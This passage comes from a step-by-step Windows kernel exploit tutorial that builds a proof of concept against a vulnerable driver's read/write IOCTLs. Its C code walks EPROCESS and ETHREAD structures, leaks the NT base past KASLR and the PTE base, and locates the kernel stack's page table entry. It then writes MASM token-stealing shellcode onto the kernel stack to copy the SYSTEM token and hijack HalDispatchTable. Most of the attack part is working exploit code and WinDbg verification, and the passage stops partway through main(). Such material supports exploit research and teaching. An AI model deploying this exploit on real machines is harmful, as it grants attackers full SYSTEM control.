We add in the hard coded offsets within the EPROCESS and ETHREAD structures at the top of our POC code below the include statements. These offsets can change when the structures are updated in newer Windows versions, however, they do not seem to change as much as other offsets like the offset to nt!HalDispatchTable or nt!MiGetPteAddress. We then add the walkEProcess() function definition. The walkEProcess() function takes the EPROCESS structure address, a handle to the driver, and the read buffer as parameters. It starts by obtaining the current thread ID with GetCurrentThreadId(). It then reads the EPROCESS ThreadListHead to retrieve the forward link to the doubly linked thread list. It then reads the UniqueThread value for the linked thread and compares it to the current thread ID. If the IDs match then it has found the correct thread and retrieves the KTHREAD structure address which is the first member (Tcb) of the ETHREAD which matches the address of the thread in the EPROCESS ThreadList. If the IDs do not match the function moves on to the next thread in the ThreadList and repeats the process until the correct UniqueThread is found. The corresponding KTHREAD is then returned by the walkEProcess() function. We then add the walkEProcess() function call and printf statement above the getchar() call in the main() function.
#include <iostream>
#include <Windows.h>

#define EPROCESS_ThreadListHead_Offset 0x370
#define ETHREAD_ThreadListEntry_Offset 0x578
#define ETHREAD_Tcb_Offset             0x000
#define ETHREAD_Cid_Offset             0x508
#define CLIENTID_UniqueThread_Offset   0x8

...

ULONGLONG walkEProcess(ULONGLONG eProcess, HANDLE driver, PULONGLONG readBuf) {
    DWORD currentTid = GetCurrentThreadId();

    ULONGLONG listHead = eProcess + EPROCESS_ThreadListHead_Offset;
    ULONGLONG flink = readQWORD(listHead, driver, readBuf);

    while (flink != listHead) {
        ULONGLONG ethread = flink - ETHREAD_ThreadListEntry_Offset;

        ULONGLONG uniqueTid = readQWORD(ethread + ETHREAD_Cid_Offset + CLIENTID_UniqueThread_Offset, driver, readBuf);

        if ((DWORD)uniqueTid == currentTid) {
            ULONGLONG kthread = ethread;  // Tcb is at offset 0x0
            printf("[+] Found current thread:\n");
            printf("[+] ETHREAD: 0x%llx\n", ethread);
            printf("[+] KTHREAD: 0x%llx\n", kthread);
            return kthread;
        }

        flink = readQWORD(flink, driver, readBuf);  // Move to next thread
    }

    printf("[-] Current thread not found in EPROCESS thread list.\n");
    exit(1);
}

int main()
{
...

    ULONGLONG kThread = walkEProcess(eProcess, apexHandle, readBuf);


    printf("[+] KTHREAD located at: 0x%llx\n", kThread);
    getchar();

    return 0;
}
We verify our hard coded offsets with:
dt nt!_EPROCESS ThreadListHead

dt nt!_ETHREAD ThreadListEntry

dt nt!_ETHREAD Tcb

dt nt!_ETHREAD Cid

dt nt!_ETHREAD Cid.UniqueThread

Compile the POC and run it on the test VM.


We verify it retrieved the correct KTHREAD address in WinDbg with the !process command. My WinDbg is still refusing to find the process so !process 0 0 is used and then !process with the EPROCESS address for the entry under assvd_user.exe.
!process 0 0

!process ffff9b860a5d8080
Resume execution in WinDbg with the g command and then hit the enter key on the test VM to ensure that application returns cleanly and does not generate a bugcheck. We then move on to items 3 and 4 on our list. We define the leakNtBase() function after the walkEProcess() function. The leakNtBase() function takes the KTHREAD address, a handle to the driver, and the read buffer as its parameters. The function then uses the read primitive to read the KTHREAD + 0x2a8 to find the address of nt!EmpCheckErrataList. This address has been found at this offset in the KTHREAD reliably across several Windows versions based on the research of Morten Schenk. The function then scans backwards from that leaked NT address searching for the PE header signature of 0x00905a4d. We subtract 0x400000 from the leaked address to skip the false positives due to the rearranging of the sections with in the PE as explained by wumb0. The function reads the first QWORD of a page to match against the signature and moves backwards another page (0x1000) if the signature is not found. It returns the NT base address when it finds the signature. We add in the call to leakNtBase and a printf() statement before the return in the main() function. We can remove the getchar() call for now since we do not need to pause execution of the POC to verify the NT base address in the debugger.
...

ULONGLONG leakNtBase(ULONGLONG kthread, HANDLE driver, PULONGLONG readBuf)
{

    ULONGLONG ntAddr = readQWORD(kthread + 0x2a8, driver, readBuf);
    ULONGLONG baseAddr;
    ULONGLONG signature = 0x00905a4d;
    ULONGLONG searchAddr = (ntAddr - 0x400000) & 0xFFFFFFFFFFFFF000;

    while (TRUE)
    {
        ULONGLONG readData = readQWORD(searchAddr, driver, readBuf);
        ULONGLONG tmp = readData & 0xFFFFFFFF;

        if (tmp == signature)
        {
            baseAddr = searchAddr;
            break;
        }
        searchAddr = searchAddr - 0x1000;
    }
    return baseAddr;
}

int main()
{

...

    ULONGLONG ntBase = leakNtBase(kThread, apexHandle, readBuf);
    printf("[+] NT Base Address: 0x%llx\n", ntBase);

    return 0;
}
Compile the POC and run it on the test VM. We will see the NT Base address printed to the screen. The POC then returns and does not generate a crash.

We know that the base address of NT changes across reboots due to KASLR. We verify the current NT base in WinDbg with:
lm m nt
We see that the base address of NT at 0xfffff806abc00000 matches the NT base address found in our POC.

We now need to find the PTE start address so that we can find the PTE entry of our KSTACK to make it executable to execute our shellcode. We know that the PTE start address is randomized at boot time and that the current start address can be found at nt!MiGetPteAddress+0x13. We could calculate the offset from NT base to nt!MiGetPteAddress+0x13, but we will go with a similar scan technique to match a pattern enabling us to find nt!MiGetPteAddress+0x13 when the offset from NT base changes across Windows versions. The leakPteBase() function takes the NT base address, a handle to the driver, and the read buffer as parameters. It uses a unique, static QWORD found at nt!MiGetPteAddress+0xb as the signature to find. This is the assembly code in the MiGetPteAddress() function before the PTE start address is listed. We adjust out NT base address by adding 0x40000b to get us alligned back to the section where we can find nt!MiGetPteAddress and start searching for the signature. We read the QWORD at the address and if it does not match the signature we then skip a QWORD and read the next QWORD. When the signature is found we add 0x08 to find the address of nt!MiGetPteAddress+0x13. We add the leakPteBase() function call to the end of the main() function just before the return.
...

ULONGLONG leakPteBase(ULONGLONG ntBase, HANDLE driver, PULONGLONG readBuf)
{

    ULONGLONG pteBaseAddr;
    unsigned char signature[] = { 0x00, 0x00, 0x00, 0x48, 0x23, 0xc8, 0x48, 0xb8 };
    ULONGLONG searchAddr = (ntBase + 0x40000b);

    while (TRUE)
    {
        ULONGLONG readData = readQWORD(searchAddr, driver, readBuf);
        ULONGLONG tmp = readData;
        int comp;
        comp = memcmp(signature, &tmp, sizeof(ULONGLONG));
        if (comp == 0)
        {
            pteBaseAddr = readQWORD(searchAddr + 0x08, driver, readBuf);
            break;
        }
        searchAddr = searchAddr + 0x10;
    }
    return pteBaseAddr;
}

int main()
{

...

    ULONGLONG pteBase = leakPteBase(ntBase, apexHandle, readBuf);
    printf("[+] PTE Base Address: 0x%llx\n", pteBase);

    return 0;
}
We use WinDbg to verify our logic and pull the current PTE start address to validate our POC.
u nt!MiGetPteAddress

dqs nt!MiGetPteAddress+0xb L2

dqs nt!MiGetPteAddress+0x13 L1


Compile the POC and then execute it on the test VM.
 We can see that the POC retrieved the correct PTE start address of 0cffffe08000000000. This completes item 5 on our list. We now move on to item 6 to find our Kernel StackBase for our thread and then find the PTE for the Kernel Stack. The getPteAddress() function takes a virtual memory address and the PTE start/base address as parameters. It then performs the calculations necessary to find the PTE address for the provided virtual address by right shifting the address by 9. Then or it with the PTE base address, then and it with the PTE base address + 0x0000007ffffffff8. We determine our KSTACK base address in the main() function by using the read primitive to read the QWORD at KTHREAD+0x38. We then subtract 0x100 to ensure we have an address that is on the Kernel Stack and near the base. We then pass this address to the getPteAddress() function to retreive the PTE address of the Kernel Stack. We include a call to getchar() before the return so that we can verify our Kernel Stack base address and the PTE for the Kerenel Stack before the POC exits.
...

ULONGLONG getPteAddress(ULONGLONG addr, ULONGLONG pteBase)
{
    ULONGLONG result = addr >> 9;
    result = result | pteBase;
    result = result & (pteBase + 0x0000007ffffffff8);
    return result;
}

int main()
{

...

    ULONGLONG kStack = readQWORD(kThread + 0x38, apexHandle, readBuf);
    printf("[+] Kernel Stack Base: 0x%llx\n", kStack);

    kStack = kStack - 0x100;

    ULONGLONG kStackPte = getPteAddress(kStack, pteBase);
    printf("[+] PTE Addres of KStack: 0x%llx\n", kStackPte);
    getchar();

    return 0;
}
Compile the latest POC and then execute it on the test VM. We will see a kernel-mode address printed to the screen for the Kernel Stack base and for the PTE of the Kerenel Stack.



We then switch back to WinDbg to verify the kernel-mode addresses are correct. We use the following commands in Windbg to confirm our output is correct (remember to replaces addresses with the ones from your output):
!process 0 0

!process ffff9b86044e00c0

dt -v nt!_KTHREAD ffff9b8608c55080

!pte 0xffffba8d`90ce7000-0x100



We will once again resume execution in the debugger with the g command and hit enter on the test VM to ensure the POC exits cleanly and does not generate a bugcheck. We then move on to item 7 to copy our token stealing shellcode to the Kernel Stack. Our Visual Studio project for our POC needs some changes to support compiling the shellcode. Right click on the assvd_user project, then select build dependencies, then select build customizations. Select the masm build custimization. Then right click on the project and add -> new item. Name the new item token_stealing.asm.

We then add our token stealing shellcode to the token_stealing.asm file. The TokenStealing PROC label at the top needs to match what we import in the C code in the main POC. The shellcode starts with saving the values of the registers we use so that they can be restored later to continue execution. It then pulls the current EPROCESS address by pulling the address at offset 0x188 in the gs register and then dereferencing offset 0xb8 from that address. We then loop through the active process links at offset 0x1d8 in the EPROCESS structure to check the UniqueProcessId at offset 0x1d0 in the EPROCESS structure to see if it equals PID 4, which is the PID of the SYSTEM process. We continue moving to the next process in the ActiveProcessList until we find the SYSTEM process. We then take the token located at offset 0x248 in the SYSTEM process EPROCESS structure and copy it over our token at offset 0x248 in our own process EPROCESS structure. This elevates our process’s privileges to SYSTEM. We then restore the registers to their orginal values and load the legitimate address of nt!HaliQuerySystemInformation in to rax and jmp rax to restore the hijacked execution flow of the nt!HalDispatchTable+0x08.
_TEXT	SEGMENT

TokenStealing PROC
	get_eproc:
	nop
	nop
	nop
	nop
	nop
	push	rax										;save registers
	push	rcx										;
	push	r9										;
	push	r8										;
	xor     rax, rax								;Get the EPROCESS of current Process
	mov     rax, qword ptr gs:[rax+188h]			;
	mov     rax, qword ptr [rax+0B8h]				;
	mov     r8, rax									;
	parse_eproc:
	mov     rax, qword ptr [rax+1d8h]				;walk the linked process list to find SYSTEM process
	sub     rax, 1d8h								;
	mov     rcx, qword ptr [rax+1d0h]				;
	cmp     rcx, 4									;
	jne     parse_eproc								;
	steal_token:
	mov     r9, qword ptr [rax+248h]				;copy SYSTEM process token to current process
	mov     qword ptr [r8+248h], r9					;
	pop		r8										;restore registers
	pop		r9										;
	pop		rcx										;
	pop		rax										;we are about to overwrite this one but stack allignment is a thing
	mov		rax, qword ptr [2b000000h]				;HaliQuerySystemInformation
	jmp		rax
	ret

TokenStealing ENDP

_TEXT	ENDS

End
Our POC’s C code starts with importing the TokenStealing() shellcode with the extern statement below our structure offset define statements. Our Kernel Stack is in kernel-mode address space so we need our write primitive to write our shellcode to it. We add in the writeQWORD() function definition before the main() function. The writeQWORD() function takes an address to write to, a handle to the driver, the read buffer, and the value to write as parameters. It then sets up the I/O request to the write primitive IOCTL using the provided parameters. We then write the shellcode to the Kernel Stack one QWORD at a time in the main() function with calls to the writeQWORD() function. We then allocate user-mode memory to store the legitimate address of nt!HaliQuerySystemInformation. We pause with getchar() to validate that we successfully wrote our shellcode to the Kernel Stack.
#include <iostream>
#include <Windows.h>

#define EPROCESS_ThreadListHead_Offset 0x370
#define ETHREAD_ThreadListEntry_Offset 0x578
#define ETHREAD_Tcb_Offset             0x000
#define ETHREAD_Cid_Offset             0x508
#define CLIENTID_UniqueThread_Offset   0x8

extern "C" void TokenStealing();

...

VOID writeQWORD(ULONGLONG addr, HANDLE driver, PULONGLONG readBuf, ULONGLONG what)
{
    ULONG IoControlCode = 0x223c04;
    PULONGLONG inBuf = readBuf;
    ULONG inBufLength = 0x10;
    PULONGLONG outBuf = ((PULONGLONG)((ULONGLONG)readBuf + 0x1000));
    ULONG outBufLength = sizeof(ULONGLONG);
    ULONG lpBytesReturned;

    ((PULONGLONG)inBuf)[0] = addr;
    ((PULONGLONG)((ULONGLONG)inBuf + 0x08))[0] = what;


    BOOL triggerIOCTL;
    triggerIOCTL = DeviceIoControl(driver, IoControlCode, inBuf, inBufLength, outBuf, outBufLength, &lpBytesReturned, NULL);
    if (!triggerIOCTL)
    {
        printLastErrorMessage("[!] Failed to write QWORD");
        exit(1);
    }

    ULONGLONG result = outBuf[0];
    return;

}

int main()
{

...

    printf("[+] Writing shellcode to Kernel Stack.....\n");
    ULONGLONG* tokensteal = (ULONGLONG*)TokenStealing;
    ULONGLONG writeWhat = (ULONGLONG)tokensteal[0];
    writeQWORD(kStack, apexHandle, readBuf, writeWhat);
    writeWhat = (ULONGLONG)tokensteal[1];
    writeQWORD(kStack + 0x08, apexHandle, readBuf, writeWhat);
